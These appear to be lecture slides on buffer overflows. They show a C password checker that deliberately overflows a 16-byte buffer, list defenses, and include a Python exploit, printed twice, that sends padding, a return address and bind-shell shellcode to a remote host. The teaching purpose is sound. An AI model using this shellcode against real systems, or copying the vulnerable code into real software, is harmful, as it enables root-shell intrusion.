- When the function returns, it goes where the adversary wants.
- E.g., bypassing access control (say, password verification).



```
#define BUFSIZE 256
```

```
int check_password()
```

```
{
```

```
    char buf[16] = {0};
```

```
    printf("Enter password? ");
```

```
    fgets(buf, BUFSIZE, stdin);
```

```
    return
```

```
        ! strcmp(buf, "secret");
```

```
}
```

```
int main (int argc, char** argv)  
{
```

```
    int authorised;
```

```
    authorised = check_password();
```

```
    if (! authorised) {
```

```
        printf("Access denied.\n");
```

```
        exit(-1);
```

```
    }
```

```
    printf("Access granted.\n");
```

```
    // Authorised personnel only
```

```
    printf("The code is: 7.\n");
```

```
}
```

overflow.c

# Example program

Something security-critical happens once you enter the correct password. Imagine, say, that this program is a network service, and the adversary wants that "something" to happen. But he doesn't know the password.

```
#define BUFSIZE 256
```

```
int check_password()
```

```
{
```

```
    char buf[16] = {0};
```

```
    printf("Enter password? ");
```

```
    fgets(buf, BUFSIZE, stdin);
```

```
    return
```

```
        ! strcmp(buf, "secret");
```

```
}
```

```
int main (int argc, char** argv)
```

```
{
```

```
    int authorised;
```

```
    authorised = check_password();
```

```
    if (! authorised) {
```

```
        printf("Access denied.\n");
```

```
        exit(-1);
```

```
    }
```

```
    printf("Access granted.\n")
```

```
    // Authorised personnel only
```

```
    printf("The code is: 7.\n");
```

```
}
```

overflow.c


# Example program

We'll overflow buf (left), switching the return address to *after* the if (right box), instead of *at* the if (right dashed).

**Live demo**  
**[overflow.c](https://overflow.c)**

# Buffer overflow defenses

- Non-executable stack segment. (NX)
- Stack smashing protectors. (Stack canaries)
- Address Space Layout Randomisation
- Avoiding uncontrolled buffers (duh).
- High(er)-level programming languages.





# Shell-code

# The 'echo' exploit (from the book)

```
#!/usr/bin/python

from socket import *

# *** Generated with libShellCode
# setuid(0) + setgid(0) + bind(/bin/sh) on port 31337
shellcode = \
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x31\xc0\x31\xdb\xb0\x2e\xcd\x80" + \
"\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80" + \
"\x89\xc7\x31\xc9\x66\xb9\x7a\x69\x52\x66\x51\x43\x66\x53\x89\xe1" + \
"\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd" + \
"\x80\x31\xc0\x50\x50\x57\x89\xe1\xb3\x05\xb0\x66\xcd\x80\x89\xc3" + \
"\x89\xd9\xb0\x3f\x49\xcd\x80\x41\xe2\xf8xeb\x18\x5e\x31\xc0\x88" + \
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" + \
"\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"



s = socket(AF_INET, SOCK_STREAM)
s.connect(("bob", 12345))

padding = (64 + 8) * "A"
jmp_addr = "\xa6\xf7\x09\x08" # 0x0809f7a6

s.send(padding + jmp_addr + shellcode)
s.close()
```

# Code in the stack

- Since code is just more bytes, we can put code on the stack the same way we put a return address.
- In practice:  
padding           // like the ROP example  
return address   // like the ROP example  
code             // new
- Simply figure out where the return address is, set it to the next instruction.
- That would be the code.



```
#!/usr/bin/python

from socket import *

# *** Generated with libShellCode
# setuid(0) + setgid(0) + bind(/bin/sh) on port 31337
shellcode = \
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x31\xc0\x31\xdb\xb0\x2e\xcd\x80" + \
"\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80" + \
"\x89\xc7\x31\xc9\x66\xb9\x7a\x69\x52\x66\x51\x43\x66\x53\x89\xe1" + \
"\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd" + \
"\x80\x31\xc0\x50\x50\x57\x89\xe1\xb3\x05\xb0\x66\xcd\x80\x89\xc3" + \
"\x89\xd9\xb0\x3f\x49\xcd\x80\x41\xe2\xf8xeb\x18\x5e\x31\xc0\x88" + \
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" + \
"\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"

s = socket(AF_INET, SOCK_STREAM)
s.connect(("bob", 12345))


padding = (64 + 8) * "A"
jmp_addr = "\xa6\xf7\x09\x08" # 0x0809f7a6

s.send(padding + jmp_addr + shellcode)
s.close()
```

# Defenses

# Buffer overflow defenses

- Non-executable stack segment (NX)
- Stack smashing protectors. (Stack canaries)
- Address Space Layout Randomisation
- Avoiding unbounded buffers (duh)
- High(er)-level programming languages.





# Summary

# Summary

- Warm-up: goto fail
- Computer Memory
- Heartbleed
- Machine code
- The Stack
- Buffer overflows
- Defenses